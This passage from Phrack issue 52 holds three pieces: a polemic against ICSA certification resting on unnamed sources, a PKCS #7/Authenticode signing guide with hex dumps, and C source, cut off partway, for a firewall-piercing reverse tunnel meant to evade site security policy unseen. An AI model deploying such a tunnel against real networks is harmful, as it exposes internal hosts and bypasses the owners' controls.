This is where the ICSA accidentally informs us if their true history. No one with half of a clue would claim that "Early computer security issues focused on virus protection." In reality, early computer security issues focused on the protection of mainframe systems. Virus protection did not become a concern until the 1980's. We can only conclude that no one at the ICSA has a background in computer security outside of personal computer security. These folks seem to be Unix illiterate -- not to speak of VM, MVS, OS/400, AOS/VS, VMS or a host of other systems where corporations store vast amounts of data. Focusing primarily on PC security will not benefit the overall security posture of your organization.

=-=

Let's look at another baseless claim of the ISCA:

> "ICSA consortia facilitate an open exchange of information among security industry product developers and security service providers within narrow, but well defined segments of the computer security industry."

According to the "security industry product developers and security service providers" that I have spoken with, this is complete hogwash. The word on the street is that the ICSA folks collect information and then give nothing useful in return. My response is "How could they?" No one at ICSA has any information to offer. You would do as well to ask your 12 year old daughter for information about computer security -- and you might even do better, if your daughter reads Phrack.

=-=

Let's look at what the ICSA has to say about their Web Certification program:

> "The ICSA Web Certification materially reduces web site risks and liability for both operator and visitor by providing, verifying and improving the use of logical, physical and operational baseline security standards and practices."
>
> "Comprised of a detailed certification field guide, on-site evaluation, remote test, random spot checks, and an evolving set of endorsed best practices, ICSA certification uniquely demonstrates management's efforts to assure site availability, information protection, and data integrity as well as enhanced user confidence and trust."

What really happens is that ICSA sends out a reseller to your site. The reseller then asks you if you have set up your site correctly. You tell the reseller that you have, and then the reseller tells ICSA that you have set up your site correctly. Very few items are actually verified by the reseller. ICSA then runs ISS (Internet Security Scanner) against your web server. If ISS cannot detect any security vulnerabilities remotely, you receive ICSA Web Certification.

For grilling your staff with a series of almost meaningless questions, the reseller receives $2,975 US dollars. For running ISS against your web server, ICSA receives $5,525. For $19. 95, you can buy a copy of Computer Security Basics by Deborah Russell and G.T. Gangemi Sr. (ISBN:0-937175-71-4) and save your company almost $8,500.

=-=

Let's look at the ICSA's Reseller Training:

ICSA states that every reseller that delivers their product is trained in computer security. In practice, however, this training is actually _sales_ training. The ICSA training course lasts for less than one day and is supposed to be conducted by two trainers, one sales person and one technical person. One recipient of this training told me that the technical person did not bother to show up for his training, while another recipient of this training told me that ICSA instead sent _two_ sales people and _no_ technical people to his training.

=-=

Let's look at what ICSA says about change in the "digital world" of firewalls:

> "The digital world moves far too quickly to certify only a particular version of a product or a particular incarnation of a system. Therefore, ICSA certification criteria and processes are designed so that once a product or system is certified, all future versions of the product (or updates of the system) are inherently certified."

What does this mean to you? It means that ICSA is certifying firewalls running code that they have never seen. It means that if you purchase a firewall that has been ICSA certified -- you have no way of knowing if the version of the firewall product that is protecting your organization has ever been certified.

=-=

Let's look at how ICSA defends itself from such allegations? ISCA has three ready made defenses:

> "First, the ICSA gains a contractual commitment from the product vendor or the organization that owns or runs the certified system that the product or system will be maintained at the current, published ICSA certification standards. "

So that's how ICSA certification works, the firewall vendors promise to write good code and ICSA gives them a sticker. This works fine with little children in Sunday school, but I wouldn't trust the security of my business to such a plan.

> "Secondly, ICSA or it's authorized partners normally perform random spot checking of the current product (or system) against current ICSA criteria for that certification category. "

Except, of course, that an unnamed source within ICSA itself admitted that these spot checks are not actually being done. That's right, these spot checks exist only in the minds of the marketing staff of the ICSA. ICSA cannot manage to cover the costs of spot checking in their exorbitant fee structure. They must be spending the money instead on all of those free televisions they are giving away to their resellers.

> "Thirdly, ICSA certification is renewed annually. At renewal time, the full certification process is repeated for the current production system or shipping products against the current criteria. "

Well here we have the final promise -- our systems will never out of certification for more than 364 days. If our firewall vendor ships three new releases a year -- at least one of them will go through the actual ICSA certification process. Of course, all of them will have the ICSA certification sticker.

=-=

Let's looks at what ICSA has to say about their procedures:

"The certification criteria is not primarily based on fundamental design or engineering principles or on an assessment of underlying technology. In most cases, we strive to use a black-box approach. "

Listen to what they are really saying here. They are admitting that their certification process does not deal with "fundamental design or engineering principles" or on an "assessment of underlying technology". What else is left to base a certification upon? Do they certify firewalls based upon the firewall vendors marketing brochures? Upon the color of their product boxes? Upon the friendliness of their sales staff? Or maybe they just certify anyone who gives them money.

When you are clueless, every computer system must look like a "black-box" to you.

=-=

Let's look at how the ICSA web certification process deals with CGI vulnerabilities:

"The Site Operator attest that CGIs have been reviewed by qualified reviewers against design criteria that affect security. " (sic)

Let's take a close look at this. The #1 method of breaking into web servers is to attack a vulnerable CGI program. And the full extent that the ICSA certification deals with secure CGI programming is to have your staff attest that they have done a good job. What sort of employee would respond "Oh no, we haven't even looked at the security of those CGI bins?" The ICSA counts on employees trying to save their jobs to speed the certification process along to it's conclusion.

=-=

Let's look at what ICSA has to say about it's own thoroughness:

"Because it is neither practical nor cost effective, ICSA does not test and certify every possible combination of web sites on a web server at various locations unless requested to, and compensated for, by Customer. "

We all know that security is breached at it's weakest link, not it's strongest. If we choose to certify only some of our systems, we can only assume that attackers will them simply move on and attack our unprotected systems. Perhaps if ICSA did not attempt to extort $8,500 for a single web server certification, more customers could have all of their web sites certified.

=-=

Let's look at how much faith ICSA puts in their own certifications:

"Customer shall defend, indemnify, and hold ICSA harmless from and against any and all claims or lawsuits of any third party and resulting costs (including reasonable attorneys' fees), damages, losses, awards, and judgements based on any claim that a ICSA-certified server/site/system was insecure, failed to meet any security specifications, or was otherwise unable to withstand an actual or simulated penetration.

In plain English, they are saying that if you get sued, you are on your own.

But wait, their faithlessness does not stop there:

=-=

Let's look at how the ICSA sees it's legal relationship with it's customers:

> "Customer, may, upon written notice and approval of ICSA, assume the defense of any claim or legal proceeding using counsel of it's choice. ICSA shall be entitled to participate in, but not control, the defense of any such action, with it's own counsel and at it's own expense: provided, that if ICSA, it its sole discretion, determines that there exists a conflict of interest between Customer and ICSA, ICSA shall have the right to engage separate counsel, the reasonable costs of which shall be paid by the customer. "

What you, the customer, agree to when you sign up for ICSA certification is that you cannot even legally defend yourself in court until you have "written notice and approval of ICSA. " But it's even worse that that, ICSA then reserves the right to hire lawyers and bill YOU for the expense if it feels that you are not sufficiently protecting it's interests. Whose corporate legal department is going to okay a provision like this?

=-=

Let's look at how much the ICSA attempts to charge for this garbage:

Web Certification	
1 Server	$8,500
2-4 Servers	$7,650
5 or more Servers	$6,800
6-10 DNS	$ 495
11 or more DNS	$ 395
Perimeter Check	
up to 15 Devices	$3,995
additional groups of 10 Devices	$1,500
bi-monthly reports	$1,000
monthly reports	$3,500
War Dial	
first 250 phone lines	$1,000
additional lines	$3/line
Per Diem	
Domestic	$ 995
International	$1,995

Certifying one web server will cost you $8,500. I have seen small web servers purchased, installed, and designed for less than that amount.

If you tell the ICSA that you have 15 network devices visible on the Internet and they discover 16 devices, they will bill you an additional $1,500. This is what you agree to when you sign a ICSA Perimeter Check contract. In effect, when you sign up for an ICSA Perimeter Check, you are agreeing to pay unspecified fees.

To dial an entire prefix the ICSA will charge you $30,250. I wonder if these folks are using ToneLoc. I wonder if these fools are even using modems...

I will leave judgement on the per diem rates to the reader. How much would you pay for a clown to entertain at your daughters birthday party? Would you give the clown a daily per diem of $995? Why would you feel the ICSA clowns might deserve better? How do you spend $995 a day and still manage to put in some work hours?

=-=

These are just a few excerpts from some ICSA documentation I managed to get my hands on. I do not feel my assessment has been any more harsh than these people deserve. I am certain that if I had more of their literature, there would be even more flagrant examples of ignorance and greed.

ICSA feeds on business people who are so ignorant as to fall for the ICSA propaganda. By masquerading as a legitimate trade organization, they make everyone in the data security industry look bad. By overcharging the clientele, they drain money from computer security budgets that could better be spent on securing systems and educating users. By selling certifications with no actual technical validity behind them they fool Internet users into a false sense of security when using e-commerce sites.

ISCA is good for no one and it is good for nothing.

Dorathea Demming
Mechanicsburg, PA
10 Oct, 1997

----[EOF

---[Phrack Magazine Volume 8, Issue 52 January 26, 1998, article 15 of 20

----------[Technical Guide to Digital Certification

--------[Yggdrasil

Introduction

Today's software technology provides not only flexible controls for web pages and complex remote interaction (ActiveX controls, Java applets and Netscape plugins) but also offers the possibility of downloading pieces of code for local execution to extend browsers capabilities. A major issue being the fact that this code cannot be initially distinguished from malicious code (virii/trojans, "man in the middle" attacks, forced downgrade, forgery of electronic documents, etc), disguised as utilities.

The point is that end users do not know who published of a piece of software, if the code has been tampered with, and what that software will do, (until they download and execute it). Anyone can create plugins, applets or controls containing this potentially destructive code or even "intelligent" malevolent code, able to communicate covertly with a remote server.

Public-key cryptography has produced a number of different implementations to verify the authenticity of software, network objects, documents and data transactions (for example, Electronic Funds Transfer) using Digital IDs.

Authenticode Certifications

Microsoft recently adopted Authenticode technology to sign their ActiveX based software. Any individual or commercial software publisher desiring their code to be "trusted" must apply for and receive a Digital Certificate from an Authenticode Certificate Authority (CA), such as VeriSign. The CA will request proof-of-identity, and other information, only then will they verify the publishers credentials (even employing Dun & Bradstreet rating). After the CA has decided that the publisher meets its policy criteria, it releases a Certificate (the expected cost is about $500 for a year, plus additional costs for hardware storage for commercial developers, up to $12,000).

[God save the next-generation developers.]

A Digital Certificate contains the publishers public-key (and other info) encrypted according to the industry standard X.509 V3 certificate format and PKCS #7 signed data standards.

The ITU-T recommendation for X.509 states that:

"It would be a serious breach of security if the CA issued a certificate for a user with a public key that had been tampered with."

All Certificates have an expiration time, but the CA may revoke them prior to that time if a publisher's private-key or CA's certificate is assumed to be compromised. The CA may (or may NOT) inform the owner of the certificate.

Revocation Lists

The Revocation Lists, also called "black-lists", are held within entries as attributes of types CertificateRevocationList and AuthorityRevocationList.

Their attribute types are defined as follows:

```
certificateRevocationList ATTRIBUTE ::= {
  WITH SYNTAX CertificateList
  EQUALITY MATCHING RULE certificateListExactMatch
```

```
  ID id-at-certificateRevocationList }

authorityRevocationList ATTRIBUTE ::= {
  WITH SYNTAX CertificateList
  EQUALITY MATCHING RULE certificateListExactMatch
  ID id-at-authorityRevocationList }

CertificateList ::= SIGNED { SEQUENCE {
  version Version OPTIONAL,
  signature AlgorithmIdentifier,                          <----+
  issuer Name,                                                 |
  thisUpdate UTCTime,                                          |
  nextUpdate UTCTime OPTIONAL,                             version 2
  revokedCertificates SEQUENCE OF SEQUENCE {                 only
  userCertificate CertificateSerialNumber,                (extension)
  revocationDate UTCTime,                                      |
  crlEntryExtensions Extensions OPTIONAL } OPTIONAL,            |
  crlExtensions [0] Extensions OPTIONAL }}                <----+
```

Implementation of X.509-3

The ITU-T X.509 Directory Specification makes use of a set of cryptographic systems known as asymmetric Public-Key Crypto-Systems (PKCS). This system involves the use of two keys (one secret and one public as used in common public key packages like PGP).

Both keys can be used for encoding: the private key to decipher if the public key was used, and vice versa (Xp*Xs = Xs*Xp, where Xp/Xs are the key-encoding/decoding functions).

When applied to Digital Signatures, the public key encryption is used to encipher the data to be signed after it's passed through a hash function. Information is signed by appending to it an enciphered summary of the info. The summary is produced by means of a one-way hash function, while the enciphering is carried out using the private key of the signer.

For further information about X.509 and certificate types please read the ITU-T Recommendation X.509 ("The Directory: Authentication Framework").

Windows Trust API

To ascertain an objects reliability under Win32, the WinVerifyTrust() API function is used, according to its prototype as follows:

```
  HRESULT                      ---------------  Description  ---------------
  WINAPI
  WinVerifyTrust (
    HWND hwnd,                 <>0 to allow user to assist in trust decision
    DWORD dwTrustProvider,     0 = provider unknown, 1 = software publisher
    DWORD dwActionID,          specifies what to verify
    LPVOID ActionData          information required by the trust provider
  )
```

The HRESULT return code will be TRUST_E_SUBJECT_NOT_TRUSTED if the object is not trusted (according to the specified action in dwActionID). An error code more detailed than this could be provided by the trust provider.

Creation of a Digitally Signed message

PKCS #7 specifies several "types", such as ContentInfo, SignedData and SignerInfo. Version 1.5 of PKCS #7 describes the ContentInfo type as:

```
ContentInfo ::= SEQUENCE {
  contentType ContentType,
  content
    [0] EXPLICIT ANY DEFINED BY contentType OPTIONAL }
```

```
ContentType ::= OBJECT IDENTIFIER
```

the content is (or better: MAY be) an octet-stream ASCII string to be passed to the selected digest algorithm (an example is MD2, see RFC-1321).

The first step is to encode the ContentInfo field according to PKCS #7. This is the resulting encoded data:

== DATA BLOCK #1 ==

```
{30 28} 06 09                                0x0609: contentType = data
2A 86 48 86 F7 0D 01 07 01                   PKCS #7 data-object ID
A0 1B                                        [0] EXPLICIT
   04 [msg_len]                              content = OCTET STRING
      [octet stream representing
       the ASCII string, msg_len bytes long]          <-- value (*)
```

This (*) data is the input stream to the encoding algorithm (MD2 or other):

(the identifier of the PKCS #7 data object is {1 2 840 113549 1 7 1})

== DATA BLOCK #2 ==

```
{30 20} 30 0C                                0x300C: digestAlgorithm
06 08 2A 86 48 86 F7 0D 02 02                algorithm ID = MD2
05 00                                        parameters = NULL (0x00)
   04 [block_len]                            digest
      [encoded data (MD2 output)]
```

(the object identifier of the MD2 algorithm is {1 2 840 113549 2 2})

This data is the encoded DigestInfo. It will be encrypted under RSA using the user's private key.

According to PKCS #1, RSA encryption has two main steps: an encryption data block is constructed from a padding string and the prefixed message digest; then the encryption block is exponentiated with the user's private key.

The encryption block EB is the following 64-octet string:

```
00 01                                        block type
FF FF FF FF FF FF FF FF FF FF FF FF FF FF    padding string
FF FF FF FF FF FF FF FF FF FF FF FF FF
00                                           separator (0x00)
[here goes the whole DATA BLOCK #2]          data bytes (prf. message digest)
```

Now we need to encode various information: a SignedData value from the inner ContentInfo value, then the encrypted message digest, the issuer and serial number of the user's certificate, the certificate data, the message digest algorithm ID (MD2) and the encryption algorithm ID (PKCS #1 RSA).

The encoded SignedData is:

== DATA BLOCK #3 ==

```
30 82 02 3D
02 01 01                                     version = 1
31 [size of inner data block]                digestAlgorithms
   30 [size]
      06 08 2A 86 48 86 F7 0D 02 02          algorithm ID = MD2
      05 00                                  parameters = NULL (0x00)
   [ContentInfo data]                        content = inner ContentInfo
A0 82 01 [size]                              certificates
   [certificate data]                        user's certificate
31 81 [size]                                 signerInfos
   30 81 [size]
   02 01 01                                  version = 1
      30 [size]                              issuerAndSerialNumber
         [issuer data]                       issuer
         02 04 {12 34 56 78}                 size (4), serialNumber (12345678)
```

```
      30 [alg_size]                          digestAlgorithm
         06 08 2A 86 48 86 F7 0D 02 02       algorithm ID = MD2
         05 00                               parameters = NULL (0x00)
      30 [dig_size]                          digestEncryptionAlgorithm
         06 [sz]                             rsaEncryption (d.E.A.)
            2A 86 48 86 F7 0D 01 01 01
         05 00                               parameters = NULL (0x00)
      04 [data_size]                         encryptedDigest
         [encrypted digestInfo encoded data block]
```

Finally, a ContentInfo value from this SignedData data block is encoded (once again, using PKCS #7):

```
30 82 02 [size]
   06 09 2A 86 48 86 F7 0D 01 07 02         contentType = signedData
   A0 82 02 [size]                          [0] EXPLICIT
      [here goes the whole DATA BLOCK #3]   content = SignedData value
```

(the object identifier of PKCS #7 signedData is {1 2 840 113549 1 7 2})

PKCS Key Example

The following is the full hex dump of the above PKCS #7 encoded key.

```
HEX Dump ------------------------------------:   ASCII Dump ----:

30 82 02 50 06 09 2A 86 48 86 F7 0D 01 07 02 A0   0..P..*.H.......
82 02 41 30 82 02 3D 02 01 01 31 0E 30 0C 06 08   ..A0..=...1.0...
2A 86 48 86 F7 0D 02 02 05 00 30 28 06 09 2A 86   *.H.......0(..*.
48 86 F7 0D 01 07 01 A0 1B 04 19 41 20 64 65 6D   H..........A dem
6F 20 43 6F 6E 74 65 6E 74 49 6E 66 6F 20 73 74   o ContentInfo st
72 69 6E 67 A0 82 01 5E 30 82 01 5A 30 82 01 04   ring...^0..Z0...
02 04 14 00 00 29 30 0D 06 09 2A 86 48 86 F7 0D   .....)0...*.H...
01 01 02 05 00 30 2C 31 0B 30 09 06 03 55 04 06   .....0,1.0...U..
13 02 55 53 31 1D 30 1B 06 03 55 04 0A 13 14 45   ..US1.0...U....E
78 61 6D 70 6C 65 20 4F 72 67 61 6E 69 7A 61 74   xample Organizat
69 6F 6E 30 1E 17 0D 39 32 30 39 30 39 32 32 31   ion0...920909221
38 30 36 5A 17 0D 39 34 30 39 30 39 32 32 31 38   806Z..9409092218
30 35 5A 30 42 31 0B 30 09 06 03 55 04 06 13 02   05Z0B1.0...U....
55 53 31 1D 30 1B 06 03 55 04 0A 13 14 45 78 61   US1.0...U....Exa
6D 70 6C 65 20 4F 72 67 61 6E 69 7A 61 74 69 6F   mple Organizatio
6E 31 14 30 12 06 03 55 04 03 13 0B 41 20 64 65   n1.0...U....A de
6D 6F 20 55 73 65 72 30 5B 30 0D 06 09 2A 86 48   mo User0[0...*.H
86 F7 0D 01 01 01 05 00 03 4A 00 30 47 02 40 0A   .........J.0G.@.
66 79 1D C6 98 81 68 DE 7A B7 74 19 BB 7F B0 C0   fy....h.z.t.....
01 C6 27 10 27 00 75 14 29 42 E1 9A 8D 8C 51 D0   ..'.'.u.)B....Q.
53 B3 E3 78 2A 1D E5 DC 5A F4 EB E9 94 68 17 01   S..x*...Z....h..
14 A1 DF E6 7C DC 9A 9A F5 5D 65 56 20 BB AB 02   ....|....]eV ...
03 01 00 01 30 0D 06 09 2A 86 48 86 F7 0D 01 01   ....0...*.H.....
02 05 00 03 41 00 45 1A A1 E1 AA 77 20 4A 5F CD   ....A.E....w J_.
F5 76 06 9D 02 F7 32 C2 6F 36 7B 0D 57 8A 6E 64   .v....2.o6{.W.nd
F3 9A 91 1F 47 95 DF 09 94 34 05 11 A0 D1 DF 4A   ....G....4.....J
20 B2 6A 77 4C CA EF 75 FC 69 2E 54 C2 A1 93 7C    .jwL..u.i.T...|
07 11 26 9D 9B 16 31 81 9B 30 81 98 02 01 01 30   ..&...1..0.....0
34 30 2C 31 0B 30 09 06 03 55 04 06 13 02 55 53   40,1.0...U....US
31 1D 30 1B 06 03 55 04 0A 13 14 45 78 61 6D 70   1.0...U....Examp
6C 65 20 4F 72 67 61 6E 69 7A 61 74 69 6F 6E 02   le Organization.
04 14 00 00 29 30 0C 06 08 2A 86 48 86 F7 0D 02   ....)0...*.H....
02 05 00 30 0D 06 09 2A 86 48 86 F7 0D 01 01 01   ...0...*.H......
05 00 04 40 05 FA 6A 81 2F C7 DF 8B F4 F2 54 25   ...@..j./.....T%
09 E0 3E 84 6E 11 B9 C6 20 BE 20 09 EF B4 40 EF   ..>.n... . ...@.
BC C6 69 21 69 94 AC 04 F3 41 B5 7D 05 20 2D 42   ..i!i....A.}. -B
8F B2 A2 7B 5C 77 DF D9 B1 5B FC 3D 55 93 53 50   ...{\w...[.=U.SP
34 10 C1 E1 E1                                    4....
```

Many other demo (not only ;) keys, tons of related C++ source/libraries for Linux and Win32 and documentation can be found on my web site at this address (case sensitive):

http://members.tripod.com/~xception_0x0A28/penumbra.html

"That which does not kill us
makes us stronger"
-- Friedrich Nietzsche

----[EOF

---[Phrack Magazine Volume 8, Issue 52 January 26, 1998, article 16 of 20

----------[Piercing Firewalls

--------[bishnu@hotmail.com

Introduction:

Many ISPs manage a firewall to protect their users against the hostile Internet. While the firewall might protect the users, it also serves to limit their freedom.

Most firewalls don't allow a connection to be established if the initiative is coming from the outside, as this automatically disables many security vulnerabilities. Unfortunately, this also means that many other things are not possible; for example, sending an X-display to a machine behind the firewall, or something similar.

One solution is to ask the firewall administrator to configure the firewall not to disable X connections (or the port you plan to use. This normally means allowing connections on port 6000 to penetrate the firewall. But often the admin does not want to, as he is either too busy, hasn't figured out how to configure the firewall yet, or simply refuses to, as it violates the site security policy. Maybe you don't even want him to know that you plan to send some traffic backwards.

For this purpose I wrote two simple programs that transmit TCP connections back thorough a tunnel, to your machine.


The tunnel:

The solution is two programs, one running at your machine, or some other machine behind the firewall, and another running at some *NIX-box on the Internet. The program behind the firewall (called tunnel) connects to a program (called portal) on the machine on the Internet. This connection probably won't be intercepted by the firewall (depending on the security policy), as it is outgoing. Once the connection from the tunnel to the portal is established, the portal opens a port for incoming TCP traffic, and we are ready to rock. Whenever a machine connects to the portal it sends the request back to the tunnel thorough the already established connection through the firewall, the tunnel will then forward the connection to your machine.

The effect will be that you drag a port on your machine (or any machine behind the firewall) onto the other side of the firewall, which means that anyone can connect to it regardless of the site's security policy.

An example:

Goof: Your machine.
Foo : Some other machine behind the firewall or same as Goof, running 'tunnel'.
Bar : Some machine on the other side of the firewall running 'portal'.
Boof: Some machine wanting to connect to machine Goof, or same as Bar.



You are sitting on machine Goof, and you run some program on machine Boof, this program happens to be using X-windows, so you want to send the display back to machine Goof. X-windows tries to establish a TCP connection through the firewall, which is 'burned'.

So you start the tunnel on machine Foo, and set it to connect to machine Bar at lets say port 7000 (where the portal is running), also you set the tunnel to forward all TCP connections, coming back from the portal, to your machine Goof on port 6000 (X-windows). You start the portal on machine Bar, and you make it listen for the tunnel on port 7000. Once the tunnel has connected, the portal listens on port 6001 for incoming X. Whenever some X-application connects to the portal, the connection is passed to the tunnel, which then forwards it to machine Goof on port 6000.

Finally on machine Boof you set your display to machine Bar:1 (in a tcsh type 'setenv DISPLAY bar:1', in bash 'export DISPLAY=bar:1'), which tells the application to use port 6001 (We can't use port 6000 if the machine is running a X-server itself). You start your Xeyes, and they pop in your face.

Conclusion:

If you use this program to cross a firewall you surely violate the ISP's security policy, as anybody can cross it as well, that is if they know, and there is nothing like security by obscurity. So don't tell your mom.

An advantage of this approach is that you don't need to have root access on either machine, which is makes the whole process a bit easier.

To compile the code, just do a 'make'. It has been tested on
Solaris 2.5.x, 2.6
IRIX 6.[2,3,4]
FreeBSD 2.1.5
HPUX 10.x
Linux 2.0.x

----[THE CODE

<++> tunnel/Makefile
```
CC = gcc

OSFLAGS =
MYFLAGS = -Wall -O2 -g -pedantic
CFLAGS = $(MYFLAGS) $(PROFILE) $(OSFLAGS)

#If you compile on Solaris 2.x, uncomment the following line
#LOCAL_LIBRARIES = -lsocket

TUNNEL_OBJFILES = tunnel.o share.o
PORTAL_OBJFILES = portal.o share.o

all: tunnel portal

tunnel :   $(TUNNEL_OBJFILES) share.h
           $(CC) $(TUNNEL_OBJFILES) $(LOCAL_LIBRARIES) -o tunnel
tunnel.o : tunnel.c share.h
        $(CC) -c $(CFLAGS) $(COMMFLAGS) tunnel.c
portal :   $(PORTAL_OBJFILES) share.h
           $(CC) $(PORTAL_OBJFILES) $(LOCAL_LIBRARIES) -o portal
portal.o : portal.c share.h
        $(CC) -c $(CFLAGS) $(COMMFLAGS) portal.c
share.o : share.c share.h
        $(CC) -c $(CFLAGS) $(COMMFLAGS) share.c
clean:
        rm -f *.o tunnel portal core
```
<-->

```
<++> tunnel/tunnel.c
/*
-TUNNEL-

This is the tunnel part of my firewall piercer. This code is supposed
to be running on the inside of the firewall. The tunnel should then
connect to the portal running on the outside.

start it like:
>% tunnel localhost 23 protal.machine.com 3001

if the portal is running at port 3001 at portal.machine.com, incoming
connections to the portal will get rerouted to this machines telnet
port.

 */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <string.h>
#include <signal.h>
#include <errno.h>
#include "share.h"


extern char tunnel_buf[MAXLEN*2];
char buf[MAXLEN*2];
extern int tunnel_des;   /* The socket destination of a tunnel packet*/
extern int tunnel_src;   /* The socket source of a tunel packet*/
extern int tunnel_size;  /* Size of tunnel packet*/
extern struct connections connections; /*Linked list of connections*/

char *remote_machine;                /*remote machine name to tunnel to*/
extern int  tunnel_port;             /*tunnel port*/
extern int  tunnel_sock;             /*tunnel socket*/
char *login_machine="";              /*machine to forward connections to*/
int login_port;                      /*port to forward connections to*/

int oldtime=0,ping_time=0;
struct connection *descriptors[DESC_MAX];
extern struct connection *descriptors[DESC_MAX];
extern int errno;
FILE *log=stdout;             /*logfile = stdout by default*/

void open_tunnel(){
  tunnel_sock=remote_connect(remote_machine,tunnel_port);
}


extern int optind;
extern char *optarg;

void usage(){
  printf("Usage: tunnel [-l logfile] <forward_machine> <forward_port>" \
         " <portal_machine> <portal_port>\n");
  printf("where:\n");
  printf("forward_machine is the machine to which the traffic is forwarded\n");
  printf("forward_port is the port to which the traffic is forwarded\n");
  printf("portal_machine is the machine we want to route the trafic from\n");
  printf("portal_port is the port we want to route the trafic from\n");
  printf("Coded by %s\n",AUTHOR);
}


/********************** Get the options **********************/
```

```
void get_options(int argc,char *argv[]){
  int c;
  while((c=getopt(argc,argv, "l:")) !=-1)
    switch(c){
    case 'l':
      if(!(log=fopen(optarg,"w"))){
        log=stdout;
        fprintf(log,"Unable to open logfile '%s':%s\n",
                optarg,strerror(errno));
      }
      break;
    case '?':
    default:
      usage();
      exit(-1);
    }
  /* the two next options*/
  if(argc-optind!=4){
    printf("Wrong number of options!\n");
    usage();
    exit(-1);
  }
  login_machine=get_ip(argv[optind++]);
  login_port=atoi(argv[optind++]);
  remote_machine=get_ip(argv[optind++]);
  tunnel_port=atoi(argv[optind++]);
  if(login_port<1||login_port>65535||tunnel_port<1||tunnel_port>65535){
    printf("Ports below 1 and above 65535 don't give any sense\n");
    usage();
    exit(-1);
  }
}

void alive(){
  /* To check wether the line is still alive, we Myping it every
     ALIVE_TIME seconds. If we don't get a ping from the tunnel
     every ALIVE_TIME*2 we disconnect the connection to the
     portal, and wait for a new.  If the portal has not died, all
     the connections through the tunnel will continue as normal once
     the connection has been established again.
     The reason why I do this is because some firewalls tend to
     disable connections if there hasn't been any traffic for some time,
     or if the connection had been up too long time.
     */

  /*Transmit a Myping packet, we receive the
    answer in check_tunnel_connection()*/
  if(time(NULL)-oldtime>=ALIVE_TIME){
    oldtime=time(NULL);
    transmit_tunnel(buf,0,0,0);
  }
  if(time(NULL)-ping_time>ALIVE_TIME*2){
    printf("Connection to portal probably lost, hanging up.\n");
    shutdown(tunnel_sock,2);
    close(tunnel_sock);
    tunnel_sock=-1;
  }
}

int reset_selector(fd_set *selector,fd_set *errsel,struct connection *con)
{
  /* We tell the selector to look on the tunnel socket aswell
     as our live connections.*/
  int maxsock,i;
  FD_ZERO(selector);
  FD_SET(tunnel_sock,selector);
  FD_SET(tunnel_sock,errsel);
  con=connections.head;
  maxsock=tunnel_sock;
  for(i=0;i<connections.num;i++,con=con->next){
```

```
    FD_SET(con->local_sock,selector);
    FD_SET(con->local_sock,errsel);
    maxsock=max(maxsock,con->local_sock);
  }
  return(maxsock); /*We return the maximum socket number*/
}

void check_tunnel_connection(fd_set *selector,fd_set *errsel,struct connection *con){
  /*Here we check the tunnel for incoming data*/
  if(FD_ISSET(tunnel_sock,errsel)){
    fprintf(log,"Tunnel connection terminated!\n");
    shutdown(tunnel_sock,2);
    close(tunnel_sock);
    tunnel_sock=-1;
    return;
  }
  if(FD_ISSET(tunnel_sock,selector)){
    if(receive_tunnel()!=-1){
      if(tunnel_src==0&&tunnel_des==0){ /*We have a Myping packet*/
        ping_time=time(NULL); /*reset the alive_timer*/
      }
      else if(tunnel_src==0){/*We have a 'hangup' signal for a connection*/
        if((con=descriptors[tunnel_des])){
          fprintf(log,"Removing connection to %s %d\n",con->host,con->port);
          removeconnection(con);
        }
      }
      else if(tunnel_des==0){ /*We have a new connection*/
          int newsock;
          if((newsock=remote_connect(login_machine,login_port))!=-1){
            connections.num++;
            con=(struct connection *)malloc(sizeof(struct connection));
            con->host=(char *)malloc(MAX_HOSTNAME_SIZE);
            strncpy(con->host,&tunnel_buf[4],MAX_HOSTNAME_SIZE);
            con->port=ntohl((((int *)tunnel_buf)[0]));
            con->local_sock=newsock;
            con->remote_sock=tunnel_src;
            con->time=time(NULL);
            con->next=connections.head;
            connections.head=con;
            descriptors[newsock]=con;
            fprintf(log,"Connected the incoming call from %s %d to %s %d\n",con->host,con
->port,login_machine,login_port);
            /*Acknowledge the new connection to the portal*/
            transmit_tunnel(buf,0,con->local_sock,con->remote_sock);
          }
        }
      else if(descriptors[tunnel_des]){
        /*Send the data to the right descriptor*/
        writen(descriptors[tunnel_des]->local_sock,tunnel_buf,tunnel_size);
      }
      else{
        fprintf(log,"Connection to unallocated channel, hangup signal sent\n");
        /*Send a hangup signal to the portal, to disable the connection*/
        transmit_tunnel(buf,0,0,tunnel_src);
      }
    }
  }
}

void main(int argc,char **argv)
{
  get_options(argc,argv);
  fprintf(log,"Opening tunnel to %s port %d\n",remote_machine,tunnel_port);
  fprintf(log,"Tunnelconnections will be forwarded to host %s"\
          " port %d\n",login_machine,login_port);
  connections.num=0;
  connections.head=NULL;
  signal(SIGINT,ctrlC);
  while(1){                       /*The tunnel runs infinitely*/
```

```
    struct connection *con=connections.head;
    open_tunnel();
    ping_time=time(NULL);
    while(tunnel_sock!=-1){
      fd_set selector,errsel;
      struct timeval alive_time;
      alive_time.tv_sec=ALIVE_TIME;
      alive_time.tv_usec=0;
      alive();   /*Check wether the tunnelconnection is alive*/
      /* We have to listen to the tunnel and all the current connections.
       we do that with a select call*/
      if(select(reset_selector(&selector,&errsel,con)+1,
                &selector,NULL,&errsel,&alive_time)){
        /*Check for each of the local connections*/
        check_local_connections(&selector,&errsel,con);
        /*Check for the tunnel*/
        check_tunnel_connection(&selector,&errsel,con);
      }
    }
    sleep(RETRY_TIME); /*We sleep a while*/
    /* fprintf(log,"Trying to connect to portal.\n"); */
  }
}
<-->
<++> tunnel/portal.c
/*
-PORTAL-

This is the portal part of my firewall piercer. This code is supposed
to be running on the outside of the firewall. The tunnel part should
then connect trough the firewall to this program.
start it like:
>% portal 3000 3001
for tunnel connection on port 3001 and incoming calls on 3000.

when you connect to the portal at port 3000 your connection will be
forwarded to the tunnel.

*/

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
